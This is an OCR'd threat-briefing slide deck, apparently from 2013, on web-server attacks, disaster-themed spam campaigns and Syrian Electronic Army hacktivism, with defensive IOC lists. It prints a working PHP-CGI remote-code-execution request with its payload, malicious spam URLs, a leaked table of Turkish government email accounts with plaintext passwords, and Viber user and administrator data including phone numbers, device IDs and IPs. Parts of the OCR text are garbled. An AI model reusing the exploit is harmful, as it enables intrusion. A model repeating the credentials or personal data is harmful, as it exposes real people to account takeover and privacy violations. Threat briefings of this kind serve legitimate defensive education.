<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
```



#### **Weaponised Web Infrastructure**

Content manager attacks continue to rise as complexity increases

```
POST
/%70%68%70%70%61%74%68/%70%68%70?%2D%64+%61%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%
65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E
%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%
6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75
%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E
HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
Decoded:
POST /phppath/php?-d allow url include=on -d safe mode=off -d suhosin.simulation=on -d
disable functions="" -d open basedir=none -d auto prepend file=php://input -n HTTP/1.1
HOST:
User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
<?php echo "Content-Type:text/html\r\n\r\n";echo "OK\n";system("uname -a;id;"); ?>
```




Default:

#### **IOC – Web Infrastructure**

- Majority of attacks use well known vulnerabilities
  - Patch
  - Block external access to internal servers
  - Look for unknown or suspicious processes
  - Check NetFlow: servers reaching out to external boxes
  - Check NetFlow: cyclical connections to IP addresses with bad or unknown reputation
- defence in depth
  - Use network defences like IPS
  - AV
  - HIPS














Social Engineering

#### **Boston Bombing Spam/Malware Campaign**



## **Curiosity Killed the Cat**

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
- BREAKING Boston Marathon Explosion
- Boston Explosion Caught on Video
- Explosion at Boston Marathon
- Explosion at the Boston Marathon
- Explosions at Boston Marathon
- Explosions at the Boston Marathon
- Video of Explosion at the Boston Marathon 2013



## **Curiosity Killed the Cat**

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
- BREAKING Boston Marathon Explosion
- Boston Explosion Caught on Vide Gerti

Gertie Tuttle <cyrtex-en-subscribe@mari-el.ru>

17 April, 2013 1:21 PM

Explosion at Boston Marathon

BREAKING - Boston Marathon Explosion

To: jsbvmym@finaledgedev.com

- Explosion at the Boston Marathon <a href="http://i10.92.80.47/boston.html">http://i10.92.80.47/boston.html</a>
- Explosions at Boston Marathon
- Explosions at the Boston Marathon
- Video of Explosion at the Boston Marathon 2013



## **Curiosity Killed the Cat**

- 2 Explosions at Boston Marathon
- Aftermath to explosion at Boston Marathon
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- Boston Explosion Caught on Video
- Explosion at Boston Marathon
- Explosion at the Boston Marathon
- Explosions at Boston Marathon
- Explosions at the Boston Marathor.
- Video of Explosion at the Boston Marathon 2013

Gertie Tuttle <cyrtex-en-subscribe@mari-el.ru>

To: jsbvmym@finaledgedev.com

BREAKING - Boston Marathon Explosion

http://110.92.80.47/boston.html

Starved to Death- Eating empty food will kill you...it almost killed me ... melanomathon.blogspot.com/.../explosions-at-boston-marathon.html

16 hours ago – Explosions at Boston Marathon. http://91.241.177.162/news.html. Posted by Kilz:) at 8:08 PM. No comments: Post a Comment · Older Post ...



17 April, 2013 1:21 PM

This will be the public method of relaying info on the Kilzer's fight on Melanoma. too much plant/nut/seed oil= increased inflammation too much gluetin= lack of vitamin/mineral absorption too little vitamins/minerals= death

Tuesday, April 16, 2013

**Explosions at Boston Marathon** 

http://91.241.177.162/news.html

= Posted by Kilz. ) at 0.00 PM



No comments:

Post a Comment

Newer Post

Home

Older Post

Subscribe to: Post Comments (Atom)



#### **Blog Archive**

▼ 2013 (170)

▼ April (45)

Boston Explosion Caught on Video

2 Explosions at Boston Marathon

Explosions at Boston Marathon

Your Attention is Required

New Huge Announcement Right After the Open!

Today Should be Good!

Be Prepared for an Upward Surge into the Sky!

Get it while its fresh!

This Stock Is Back On Track!

Is Something Going On Behind The Scenes?


This Company is starting to Rally

Another Breakout Day!

Are you ready for Breakout Starting











#### Yesterday Boston, Today Waco, Tomorrow Malware

- CAUGHT ON CAMERA: Fertiliser Plant Explosion Near Waco, Texas
- Fertiliser Plant Explosion Near Waco, Texas
- Plant Explosion Near Waco, Texas
- Raw: Texas Explosion Injures Dozens
- Texas Explosion Injures Dozens
- Texas Plant Explosion
- Video footage of Texas explosion
- Waco Explosion HD



## **IOCs – Spam Compromise**

- Increase in blocks on Email security appliances
- Increase in activity volume to bad or unknown websites
- AV hits on attachments
- Malformed outgoing HTTP requests
- Attempts to exfiltrate data often encrypted
- New/unknown processes running on box
- Check NetFlow: cyclical connections to IP addresses with bad or unknown reputation







#### Hacktivism

# The Enemy We Know - Syrian Electronic Army (SEA)

- Hackers aligned with Syrian President Bashar al-Assad
- Primarily targets:
  - news organisations
  - political groups
  - human rights groups
  - VoIP Apps
- Effective "Low Tech" Attacks
  - Phishing
  - Spam





## **Associated Press Twitter Account Attack**

- AP Twitter account hacked
- Perpetrated by the Syrian Electronic Army.
- Same group also successfully attacked:
  - 60 Minutes
  - BBC
  - CBS
  - NPR





#### **AP Twitter Account**





Breaking: Two Explosions in the White House and Barack Obama is injured



1,420
RETWEETS FAVORITES 

61
FAVORITES 

62
FAVORITES



#### **AP Twitter Account**





The @AP Twitter account, which was suspended after being hacked, has been secured and is back up. Thank you for your patience. - @EricCarvin

7:46 AM - 24 Apr 2013



## Consequences

- The AP Twitter account loses over 1.8 million followers as a result of the incident, mostly as a result of how Twitter responds to hacked accounts.
- The Dow takes a huge dip, then recovers (\$136 Billion)





#### **ShareThis**


- Allows content sharing though customisable widget
- Interacts with over 94% of US internet users
- 2 Million publisher sites
- 120+ Social Media Channels















### **Compromising DNS**



### **ShareThis**

bailiwick sharethis.com.

count 13

first seen 2013-08-21 23:47:35 -0000 last seen 2013-08-21 23:58:04 -0000

sharethis.com. NS ns77.domaincontrol.com. sharethis.com. NS ns78.domaincontrol.com.

sharethis.com. NS ns1.syrianelectronicarmy.com. sharethis.com. NS ns2.syrianelectronicarmy.com.

bailiwick sharethis.com.

count 12

first seen 2013-08-22 00:18:29 -0000 last seen 2013-08-22 00:45:41 -0000

sharethis.com. NS nsl.syrianelectronicarmy.com. sharethis.com. NS ns2.syrianelectronicarmy.com.



# Melbourne IT

- Responsible for:
  - New York Times
  - Twitter
  - Huffington Post

| twimg.com.        | A | 141.105.64.37 |
|-------------------|---|---------------|
| sea.twimg.com.    | A | 141.105.64.37 |
| sea2.twimg.com.   | A | 141.105.64.37 |
| nytimes.com.      | A | 141.105.64.37 |
| sea.nytimes.com.  | A | 141.105.64.37 |
| sea4.nytimes.com. | A | 141.105.64.37 |
| sharethis.com.    | A | 141.105.64.37 |
| w.sharethis.com.  | A | 141.105.64.37 |



### Melbourne

- Responsible for:
  - New York Time
  - Twitter
  - Huffington Post





Hi @Twitter, look at your domain, its owned by #SEA:) whois.domaintools.com /twitter.com pic.twitter.com/ck7brWtUhK

| Reply  | Retweeted * Favorite ••• More                      |
|--------|--|
| Pane   | a New tritter are                                  |
|        | in Name twitter.com<br>eation Date 2000-01-22      |
| 100    |  |
| Evi    | pistration Date 2011-08-31<br>piry Date 2019-01-22 |
| On     | ganisation Name Twitter, Inc.                      |
| Or     | ganisation Address. 1355 Market Street             |
| Or     | panisation Address. Suite 900                      |
|        | ganisation Address. Suite 900                      |
|        | panisation Address. San Francisco                  |
|        | panisation Address. 94103                          |
|        | panisation Address. CA                             |
|        | panisation Address. UNITED STATES                  |
| Admin  | Name SEA SEA                                       |
| Adı    | nin Address 1355 Market Street                     |
|        | in Address Suite 900                               |
|        | nin Address  |
| 1000   | nin Address. San Francisco                         |
| 2.0.00 | in Address 94103                                   |
|        | nin Address CA                                     |
|        | nin Address UNITED STATES                          |
|        | nin Email <u>sea@sea.sy</u>                        |
|        | nin Phone+1.4152229670                             |
| Adı    | in Fax+1.4152220922                                |
| Tech   | Name SEA SEA                                       |
| Te     | ch Address 1355 Market Street                      |
|        | ch Address Suite 900                               |
| Te     | ch Address   |
| Te     | h Address San Francisco                            |

105.64.37 105.64.37 105.64.37 105.64.37 105.64.37 105.64.37 105.64.37



### **Defending DNS**

- Establish a relationship with your providers
- Lock down domains
- Only authorised transfers via secure means

```
sjc-craiwill-8811:~ craiwill$ whois cisco.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
  Domain Name: CISCO.COM
  Registrar: MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
   Whois Server: whois.melbourneit.com
  Referral URL: http://www.melbourneit.com
  Name Server: NS1.CISCO.COM
   Name Server: NS2.CISCO.COM
  Status: clientTransferProhibited
  Status: serverDeleteProhibited
  Status: serverTransferProhibited
  Status: serverUpdateProhibited
  Updated Date: 29-aug-2013
  Creation Date: 14-may-1987
   Expiration Date: 15-may-2014
```

### Defending DNS

- Establish a relationship with your providers
- Lock down domains
- Only authorised transfers via secure means

```
sjc-craiwill-8811:~ craiwill$ whois cisco.com
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.
  Domain Name: CISCO.COM
   Registrar: MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE
   Whois Server: whois.melbourneit.com
   Referral URL: http://www.melbourneit.com
   Name Server: NS1.CISCO.COM
   Name Server: NS2.CISCO.COM
  Status: clientTransferProhibited
  Status: serverDeleteProhibited
   Status: serverTransferProhibited
  Status: serverUpdateProhibited
  Updated Date: 29-aug-2013
  Creation Date: 14-may-1987
   Expiration Date: 15-may-2014
```

### Outbrain Attack


- Outbrain is a Content Suggestion Service.
   "If you liked this article you might also like..."
- Affected The Washington Post, Time, CNN





@TIME, @CNN, @Washingtonpost websites hacked in one strike by hacking @outbrain #SEA #SyrianElectronicArmy #Syria pic.twitter.com/5OI1BE2oCM






FAVORITES FAVORITES FAVORITES

11:57 AM - 15 Aug 13



Flag media




### **Outbrain Attack**





### BarackObama.com

Another successful phish?





### Donate.BarackObama.com





### **Looks Clean?**



Barack Obama @BarackObama

23m

Immigration is a bipartisan issue: OFA.BO/hb11NM #ActOnReform

View summary



Barack Obama @BarackObama

Science fair nightmare: This #climate change denier is the world's most embarrassing dad. OFA.BO/3oAoPQ

Expand

◆ Reply ★ Retweet ★ Favorite ☑ Pocket ••• More



Barack Obama @BarackObama


19h

A majority of Americans—Republicans and Democrats—support the Employment Non-Discrimination Act. Let's do this.


OFA.BO/Zt7jzj #ENDA

Expand










### **Financial Times**

SEA compromises the Financial Times blog and Twitter





### **Turkish Government**



SEA coordinates with anonymous against Turkish government sites



### SEA – Latest Activities



tb.com/sEa.P.208
twitter.com/Official\_SEA12
https://posta.icisleri.gov.tr/owa/
https://owa.icisleri.gov.tr/owa/

| User   | Password              |
|--|-----------------------|
| erzincan@icisleri.gov.tr                                     | -+                    |
| Kars@icisleri.gov.tr   | krs456*+              |
| osmaniye@icisleri.gov.tr                                     | osm.1560              |
| tunceli@icisleri.gov.tr                                      | sera2013.             |
| ugur.selvi@icisleri.gov.tr                                   | 1073ugur              |
| mahmut.inan2@icisleri.gov.tr                                 | *kard313n*            |
| asli.ozfelekhu@icisleri.gov.tr                               | 9815763               |
| mustafa.dogan1@icisleri.gov.tr                               | 123456-a              |
| yucel.goc@icisleri.gov.tr                                    | 123456-a              |
| ilknur.kusmenoglu@icisleri.gov.tr                            | 123456-a              |
| muslum.turgut@icisleri.gov.tr                                | 00009961              |
| inegol@icisleri.gov.tr                                       | in1616*b              |
| keles:@icisleri.gov.tr                                       | cg3984*b              |
| harmancik:@icisleri.gov.tr                                   | bs9413*h              |
| buyukorhan@icisleri.gov.tr<br>  16yaziisleri@icisleri.gov.tr | 102505*bd<br>dz8341*b |
| bursa:@icisleri.gov.tr                                       | 940016-tb             |
| niyazi.bayram@icisleri.gov.tr                                | ch8161*q              |
| necdet.unal@icisleri.gov.tr                                  | 123456-a              |
| muslum.turgut@icisleri.gov.tr                                | 9961                  |
| betul.turfan@icisleri.gov.tr                                 | 123456-a              |
| fulya.salim@icisleri.gov.tr                                  | 170717                |
| ismail.yalcin1@icisleri.gov.tr                               | 70707                 |
| metin.alaca@icisleri.gov.tr                                  | metin1965             |
| mahmut.yesilyaprak@icisleri.gov.tr                           | 68227052              |
| aydin.kurmus@icisleri.gov.tr                                 | 5508177               |
| mehmet.aydin2@icisleri.gov.tr                                | mehmet1966            |
| necdet.unal@icisleri.gov.tr                                  | 123456-a              |
| ahmet.yesilbas@icisleri.gov.tr                               | 123456-a              |
| yasemin.ormanci@icisleri.gov.tr                              | 123456-a              |
| ilknur.kusmenoglu@icisleri.gov.tr                            | 123456-a              |
| ayfer.kaleli@icisleri.gov.tr                                 | 13&b_44&m<br>123456   |
| a.senay.uz@icisleri.gov.tr ulku.kizilova@icisleri.gov.tr     |                       |
| fidan.turgut@icisleri.gov.tr                                 | mudanya<br>123456     |
| mesude.boyukisa@icisleri.gov.tr                              | 292464                |
| hasan.kartaloglu@icisleri.gov.tr                             | 8726111733            |
| ali.sakuc@icisleri.gov.tr                                    | onur8656*             |
| recep.erkan@icisleri.gov.tr                                  | rere-2693             |
| hikmet.olgun@icisleri.gov.tr                                 | 343756                |
| ilyas.matic@icisleri.gov.tr                                  | 487006+im             |
| ihsan.sivacioglu@icisleri.gov.tr                             | 814578tr*             |
| cahit.dogan@icisleri.gov.tr                                  | 348472A               |
| fahrettin.yavuz@icisleri.gov.tr                              | 8471401693sf-         |
| ali.pinarkaya@icisleri.gov.tr                                | wu877+rm              |
| huseyin.keskin1@icisleri.gov.tr                              | +hk290661+            |
| kadriye.icfindik@icisleri.gov.tr                             | kadriye03.            |
| a.riza.ozcan1@icisleri.gov.tr                                | 10711513d.            |
| burcin.ulupinar@icisleri.gov.tr                              | wy881+sx              |
| hakankafkas@icisleri.gov.tr                                  | 226044A               |
| necmettin.solmaz@icisleri.gov.tr                             | 622178                |
| osman.demirezer@icisleri.gov.tr                              | 123456-a              |
| semra.basaran@icisleri.gov.tr ab.diab@icisleri.gov.tr        | 123456-a              |
| proje.diab@icisleri.gov.tr                                   | ZAQ12wsx              |
| strateji.diab@icisleri.gov.tr                                | ZAQ12wsx<br>ZAQ12wsx  |
| mesut.aydogar@icisleri.gov.tr                                | 4640618               |
| ahmet.yurtseven@icisleri.gov.tr                              | ayhan@034             |
| a.m.co., az esevenetetstett.gov.et                           | a, naneosa            |

### Viber Message Service


SEA hacks Viber messaging service, alleges they are spying on uses

#### Hacked by Syrian Electronic Army

#### Dear All Viber Users

The Israeli-based "Viber" is spying and tracking you

We weren't able to back all Viber systems, but most of it is designed for spying and tracking



#### The Phone numbers of Viber administrators:

| Phone number | Email | Full name |
|--------------|-------|-----------|
| 972          |       | ass       |
| 97250:       |       | cohen     |
| 9            |       | 4         |
| 972          |       | dgi       |
| 972544       |       | shenko    |
| 97254        |       | akali     |
| 97254454     |       | ( mabak   |
| 972          |       | rei       |
| 97:          |       | y         |
| 97.          |       | - 24      |
| 07254        |       | white     |

Some backups were downloaded successfully.

SEA was here.


Doenland Litemes of Use Libis acy LiCopyright

Apple and the Apple logo are trademarks of Apple Inc., registered in the U.S. and other countries. Phone is a trademark of Apple Inc. Android is a trademark of Google Inc. Use of this trademark is subject to Google Permissions.

| General Links:<br>Manage<br>supporters<br>Manage Enterpri<br>Phones | Phone number: 963  UDID:  More Results Search Clean | ır                                   |                 |        |      |               |             |                |               |                        |                        |                        |                  | Viber   | ibe     |                        |
|---|---|--------------------------------------|-----------------|--------|------|---------------|-------------|----------------|---------------|------------------------|------------------------|------------------------|------------------|---|---------|------------------------|
| Phone number  | UDID .  | Country                              | IP address      | Active | Code | Act.<br>Block | Device type | OS type        | OS<br>version | Registration date      | First registration     | Last<br>update         | Viber<br>version | Push token  | Primary |                        |
| 963930150498  | 0075d77d0bb759ce5cfd1739b1bc0700fc305211            | Syrian Arab<br>Republic<br>[SY][963] | 46,53.58.215    | No     | 1901 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-07-14<br>11:08:35 | 2013-07-14<br>11:08:08 | 2013-07-14<br>11:08:35 | 3.0.1            |   | No      | Remove<br>Reset limits |
| 963930081286  | 00b64d67b2743fa8dd4a5f7f2d2a935432681a17            | United<br>States<br>[US][963]        | 199.255.212.199 | Yes    | 9691 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-05-31<br>08:03:42 | 2013-05-31<br>08:03:42 | 2013-05-31<br>08:03:52 | 3.0.1            |   | No      | Remove<br>Reset limits |
| 963930175465  | 023a6f162f899bfa5b1becbe7f597733b9835f16            | Syrian Arab<br>Republic<br>[SY][963] | 82.137.229.219  | No     | 4034 | 0/3           | Desktop     | Windows<br>(4) | NT6.1         | 2013-05-16<br>04:56:39 | 2013-05-07<br>12:03:27 | 2013-05-16<br>04:56:39 | 3.0.0            |   | No      | Remove<br>Reset limits |
